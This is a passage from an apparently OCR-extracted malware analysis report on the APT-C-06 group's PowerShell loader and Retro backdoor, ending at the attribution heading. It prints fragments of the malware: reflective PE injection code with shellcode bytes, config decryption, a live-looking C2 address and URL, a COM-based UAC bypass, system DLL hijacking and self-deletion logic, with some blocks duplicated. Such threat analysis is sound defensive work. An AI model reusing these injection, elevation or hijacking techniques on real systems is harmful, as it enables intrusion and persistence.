
First of all, Powershell will fuzzy match incoming parameter names, and it is case-insensitive.

Parameters	Initial	Notes
-noProFi	-NoProfile	Without loading Windows PowerShell config files
-NOLo	-NoLogo	Hide copyright logos at startup
-ex BYPpass	-ExecutionPolicy bypass	Bypass Powershell's default security policy
-wIndowSTYle hiddEN	-WindowStyle	Set the window style to Hidden mode.

Second step, decrypt the obfuscated command.



Next, the script uses a special User-Agent access URL page to request the next load and execute.



The size of the requested payload file is approximately 199K. The code fragment is as follows.

```powershell
#Call the entry point, if this is a DLL the entrypoint is the DllMain function,
if ($PEInfo.FileType -ieq "DLL")
{
    if ($RemoteLoading -eq $false)
    {
        Write-Verbose "Calling dllmain so the DLL knows it has been loaded"
        $DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_
        $DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bo
        $DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunct

        $DllMain.Invoke($PEInfo.PEHandle, 1, [IntPtr]::Zero) | Out-Null
    }
    else
    {
        $DllMainPtr = Add-SignedIntAsUnsigned ($EffectivePEHandle) ($PEInfo.IMAG

        if ($PEInfo.PE64Bit -eq $true)
        {
            #Shellcode: CallDllMain.asm
            $CallDllMainSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00,
            $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x00,
            $CallDllMainSC3 = @(0xff, 0xd0, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
        }
        else
        {
            #Shellcode: CallDllMain.asm
            $CallDllMainSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xf0, 0xb9)
            $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0xb8, 0x00, 0x00,
            $CallDllMainSC3 = @(0xff, 0xd0, 0x89, 0xdc, 0x5b, 0xc3)
        }
        $SCLength = $CallDllMainSC1.Length + $CallDllMainSC2.Length + $CallDllMa
        $SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLen
        $SCPSMemOriginal = $SCPSMem
```

We found that this code was modified from *invoke-ReflectivePEInjection.ps1[2].* buffer_x86 and buffer_x64 in the code are same function but from different versions of dll files. File export module name: ReverseMet.dll.


[2] https://github.com/EmpireProject/Empire/blob/master/data/module_source/code_execution/Invoke-ReflectivePEInjection.ps1

DLL file decrypts ip address, port and sleep time from the configuration. After the decryption algorithm xor 0xA4, and subtracted 0x34, the code is as follows.

```
$EncodedCompressedFile = @'
7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBy
'@
$DeflateStream = New-Object IO.Compression.DeflateStream([IO.
$buffer_x86 = New-Object Byte[](40448)
$DeflateStream.Read($buffer_x86, 0, 40448) | Out-Null
$EncodedCompressedFile = @'
7b0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBy
'@
$DeflateStream = New-Object IO.Compression.DeflateStream([IO.
$buffer_x64 = New-Object Byte[](47104)
$DeflateStream.Read($buffer_x64, 0, 47104) | Out-Null

if ([IntPtr]::Size -eq 4) {
    $PEBytes = $buffer_x86
}
else {
    $PEBytes = $buffer_x64
}

#Verify the image is a valid PE file
$e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''

if (-not $DoNotZeroMZ) {
    $PEBytes[0] = 0
    $PEBytes[1] = 0
}

$FuncReturnType = 'Void'
$ForceASLR = $false
```

```
#$ProcName = 'Explorer'
```

Decryption configuration file from the ip address 185.183.97.28 port 1021 to obtain the next load and execute. After it connects to the tcp port, it will get 4 bytes to apply for a memory. Subsequent acquired writes into the new thread, and execute the acquired shellcode payload.



```
__int64 __fastcall Decrypt_config(__int64 a1, unsigned int a2)
{
  __int64 result; // rax@2
  unsigned int i; // [sp+0h] [bp-18h]@1

  for ( i = 0; ; ++i )
  {
    result = a2;
    if ( i >= a2 )
      break;
    *(_BYTE *)(a1 + (signed int)i) = (*(_BYTE *)(a1 + (signed int)i) ^ 0xA4) - 0x34;
  }
  return result;
}
```

Since the port of the sample CC server is closed, we cannot get the next load for analysis.

VI UAC Bypass Payload

In addition to use PowerShell to load the payload, the bait DOC file also runs rundll32.exe to execute another backdoor locally. There are several notable features of the backdoor program it uses: the program uses COM port to copy files, realize UAC bypass and two system DLL hijacks; it also uses the default DLLs of cliconfg.exe and SearchProtocolHost.exe to take advantage of whitelist; finally in the process of component delivery, use file steganography and memory reflection loading method to avoid traffic monitoring and achieve no file landing load.

1. Retro backdoor execution

The backdoor program used in this attack is actually the Retro series backdoor known to be used by the APT-C-06 organization. The following is a detailed analysis of the implementation process of the backdoor program.

First execute the DLL disguised as a zlib library function with rundll32 and execute the backdoor installation functions uncompress2 and uncompress3.

It uses a COM port for UAC bypass, copying its own DLL to the System32 path for DLL hijacking, and the hijacked targets are cliconfg.exe and SearchProtocolHost.exe.

```
if ( CoGetObject(L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}", &pBindOptions, &riid, &ppv)
  || CoCreateInstance(&rclsid, 0, 7u, &riid, &ppv)
  || !ppv
  || (*(int (__stdcall **)(void *, signed int))(*(_DWORD *)ppv + 20))(ppv, 277087764)
  || SHCreateItemFromParsingName(pAppDataPath, 0, &unk_5A4D51FC, &v10)
  || !v10
  || SHCreateItemFromParsingName(pSystemDir, 0, &unk_5A4D51FC, &v8) )
```

Copy the DLL file in the AppData directory to the System32 directory through the COM interface and name it msfte.dll and NTWDBLIB.dll.

```
void __noreturn uncompress2()
{
  q_CopyToSystemDir(L"msfte.dll", 0);
  q_CopyToSystemDir(L"NTWDBLIB.dll", 1);
  ExitProcess(0);
}
```


```
void __noreturn uncompress2()
{
  q_CopyToSystemDir(L"msfte.dll", 0);
  q_CopyToSystemDir(L"NTWDBLIB.dll", 1);
  ExitProcess(0);
}
```



Then copy the file NTWDBLIB.dll to the System directory and execute the system's own cliconfig to achieve DLL hijacking and load NTWDBLIB.dll.

```
lstrcpyA(v3, v4);
lstrcatA(v3, "\\cliconfg.exe");
do
  Sleep(0x64u);
while ( !PathFileExistsW(v2) );
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.lpFile = v3;
pExecInfo.lpParameters = v3;
pExecInfo.lpDirectory = (LPCSTR)sub_5A4C1000(pSystemDir);
pExecInfo.nShow = 0;
if ( ShellExecuteExA(&pExecInfo) && pExecInfo.hProcess )
{
  WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
  CloseHandle(pExecInfo.hProcess);
}
```



```
lstrcpyA(v3, v4);
lstrcatA(v3, "\\cliconfg.exe");
do
  Sleep(0x64u);
while ( !PathFileExistsW(v2) );
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.lpFile = v3;
pExecInfo.lpParameters = v3;
pExecInfo.lpDirectory = (LPCSTR)sub_5A4C1000(pSystemDir);
pExecInfo.nShow = 0;
if ( ShellExecuteExA(&pExecInfo) && pExecInfo.hProcess )
{
  WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
  CloseHandle(pExecInfo.hProcess);
}
```

The role of NTWDBLIB.dll is to restart the system service WSearch, and then start msfte.dll.

```
lstrcpyW(&String1, L"WSearch");
hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);
if ( hSCManager )
{
  hSCObject = OpenServiceW(hSCManager, &String1, 0xF01FFu);
  if ( hSCObject )
  {
    if ( StartServiceW(hSCObject, 0, 0) )
    {
      QueryServiceStatus(hSCObject, &ServiceStatus);
      v2 = GetTickCount();
      v7 = ServiceStatus.dwCheckPoint;
      while ( ServiceStatus.dwCurrentState == 2 )
```




```
lstrcpyW(&String1, L"WSearch");
hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);
if ( hSCManager )
{
  hSCObject = OpenServiceW(hSCManager, &String1, 0xF01FFu);
  if ( hSCObject )
  {
    if ( StartServiceW(hSCObject, 0, 0) )
    {
      QueryServiceStatus(hSCObject, &ServiceStatus);
      v2 = GetTickCount();
      v7 = ServiceStatus.dwCheckPoint;
      while ( ServiceStatus.dwCurrentState == 2 )
```

The script will then generate and execute the MO4TH2H0.bat file in the TEMP directory, which will delete the NTWDBLIB.DLL and its own BAT from the system directory.

```
:Repeat 1
Del "C:\Windows\system32\NTWDBLIB.DLL"
if exist "C:\Windows\system32\NTWDBLIB.DLL" goto Repeat 1
Del "C:\Users\ADMINI~1\AppData\Local\Temp\\MO4TH2H0.bat"
```


```
GetTempPathW(0x104u, &Buffer);
lstrcatW(&Buffer, L"\\MO4TH2H0.bat");
GetSystemDirectoryW(&String1, 0x104u);
lstrcatW(&String1, L"\\NTWDBLIB.DLL");
hFile = CreateFileW(&Buffer, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
if ( hFile == (HANDLE)-1 )
{
  result = 0;
}
else
{
  wsprintfA(&String, ":Repeat 1\r\n");
  v1 = lstrlenA(&String);
  WriteFile(hFile, &String, v1, &NumberOfBytesWritten, 0);
  v2 = sub_10001000(&String1);
  wsprintfA(&String, "Del \"%s\"\r\n", v2);
  v3 = lstrlenA(&String);
  WriteFile(hFile, &String, v3, &NumberOfBytesWritten, 0);
  v4 = sub_10001000(&String1);
  wsprintfA(&String, "if exist \"%s\" goto Repeat 1\r\n", v4);
  v5 = lstrlenA(&String);
  WriteFile(hFile, &String, v5, &NumberOfBytesWritten, 0);
  v6 = sub_10001000(&Buffer);
  wsprintfA(&String, "Del \"%s\"\r\n", v6);
```

Msfte.dll is the final backdoor program whose export is disguised as zlib. The core export functions are AccessDebugTracer and AccessRetailTracer. Its main function is to communicate with CC and further download and execute subsequent DLL programs.

Name	Address	Ordinal
AccessDebugTracer	5A4C14D0	1
AccessRetailTracer	5A4C1430	2
adler32	5A4C23E0	3

Name	Address	Ordinal
AccessDebugTracer	5A4C14D0	1
AccessRetailTracer	5A4C1430	2
adler32	5A4C23E0	3

Similar to the previously analyzed sample, it is also using image steganography and memory reflection loading. The decrypted CC communication information is as follows:



The format of the request is:


Hxxp://CC_Address /s7/config.php ?p=M&inst=7917&name=

Among them, the parameter p is the current process authority, there are two types of M and H, inst parameter is the current installation id, name is the CC_name obtained by decryption, this time is pphp.

After decryption after downloading, the process is exactly the same as the format of the previous image steganography transmission. The decryption process this time is shown in the figure below:

```
v6 = a1;
v7 = *(_DWORD *)(a1 + a2 - 20);
*(_DWORD *)(v6 + a2 - 8) ^= 0x3A8D86FEu;
*(_DWORD *)(v6 + a2 - 4) ^= 0x10AC457Bu;
v8 = (size_t *)(a1 + a2 - 4);
if ( (v7 == 0x23012015 || v7 == 0x33012015)
  && (*a4 = v7, v9 = *(_DWORD *)(a1 + a2 - 8), *v8 + v9 + 20 == a2)
  && sub_5A4C1630((_BYTE *)a1, v9) == *(_DWORD *)(a1 + a2 - 16)
  && sub_5A4C1630((_BYTE *)(a1 + *(_DWORD *)(a1 + a2 - 8)), *v8) == *(_DWORD *)(a1 + a2 - 12)
  && (v10 = malloc(*v8), (v11 = v10) != 0) )
{
  memcpy(v10, (const void *)(a1 + *(_DWORD *)(a1 + v4 - 8)), *v8);
```

The previously decrypted test sample decryption process is shown below:




```
Header = (DecodeHeader *)&Buffer[Length - 20];
q_PrintLog("<%s %d> FlagID: %.8x\n", "ExtractContent", 0x150, Header->FlagID);
q_PrintLog("<%s %d> imgFileCRC: %.8x\n", "ExtractContent", 0x151, Header->imgFileCRC);
q_PrintLog("<%s %d> exeFileCRC: %.8x\n", "ExtractContent", 0x152, Header->exeFileCRC);
q_PrintLog("<%s %d> offset before masking: %.8x\n", "ExtractContent", 0x153, Header->offset);
q_PrintLog("<%s %d> length before masking: %.8x\n", "ExtractContent", 0x154, Header->length);
Header->offset ^= 0x3A8D86FEu;
ExeOffset = Header->offset;
Header->length ^= 0x10AC457Bu;
q_PrintLog("<%s %d> offset after masking: %.8x\n", "ExtractContent", 0x159, ExeOffset);
q_PrintLog("<%%s %d> length after masking: %.8x\n", "ExtractContent", 0x15A, Header->length);
v7 = Header->FlagID;
if ( Header->FlagID != 0x23012015 && v7 != 0x33012015 )
{
  q_PrintLog("<%s %d> FLAG ID Error!\n", "ExtractContent", 0x15D);
  return 0;
}
```

For the CC URL corresponding to the test request, because we did not obtain the corresponding image during the analysis, the CC is suspected to have failed.

In the implementation process, Retro disguised fake SSH and fake zlib, intended to obfuscate and interfere with users and analysts. Retro's attack method has been used since 2016.

2. Retro backdoor evolvement

The back door program used in the APT-C-06 organization's early APT operation was Lucker. It is a set of self-developed and customized modular Trojans. The set of Trojans is powerful, with keyboard recording, voice recording, screen capture, file capture and U disk operation functions, etc. The Lucker 's name comes from the PDB path of this type of Trojan, because most of the backdoor's function use the LK abbreviation.




In the middle to late period we have discovered its evolution and two different types of backdoor programs. We have named them Retro and Collector by the PDB path extracted from the program. The Retro backdoor is an evolution of the Lucker backdoor and it actives in a series of attacks from 2016 till now. The name comes from the pdb path of this type of Trojan with the label Retro, and also has the word Retro in the initial installer.

```
q_PrintLog("<%s %d> Start to install Retro!\n", "StartProc", 0x29B);
lstrcpyA(DllName, (LPCSTR)OutBuffer + 3);
q_PrintLog("<%s %d> DLL's Name: %s\n", "StartProc", 0x29D, DllName);
```

C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb
C:\workspace\Retro\RetroDLL\zlib1.pdb

The evolution of the reflective DLL injection technique can be found from the relevant PDB paths, and there are a lot of variants of this series of backdoors.




VII Attribution

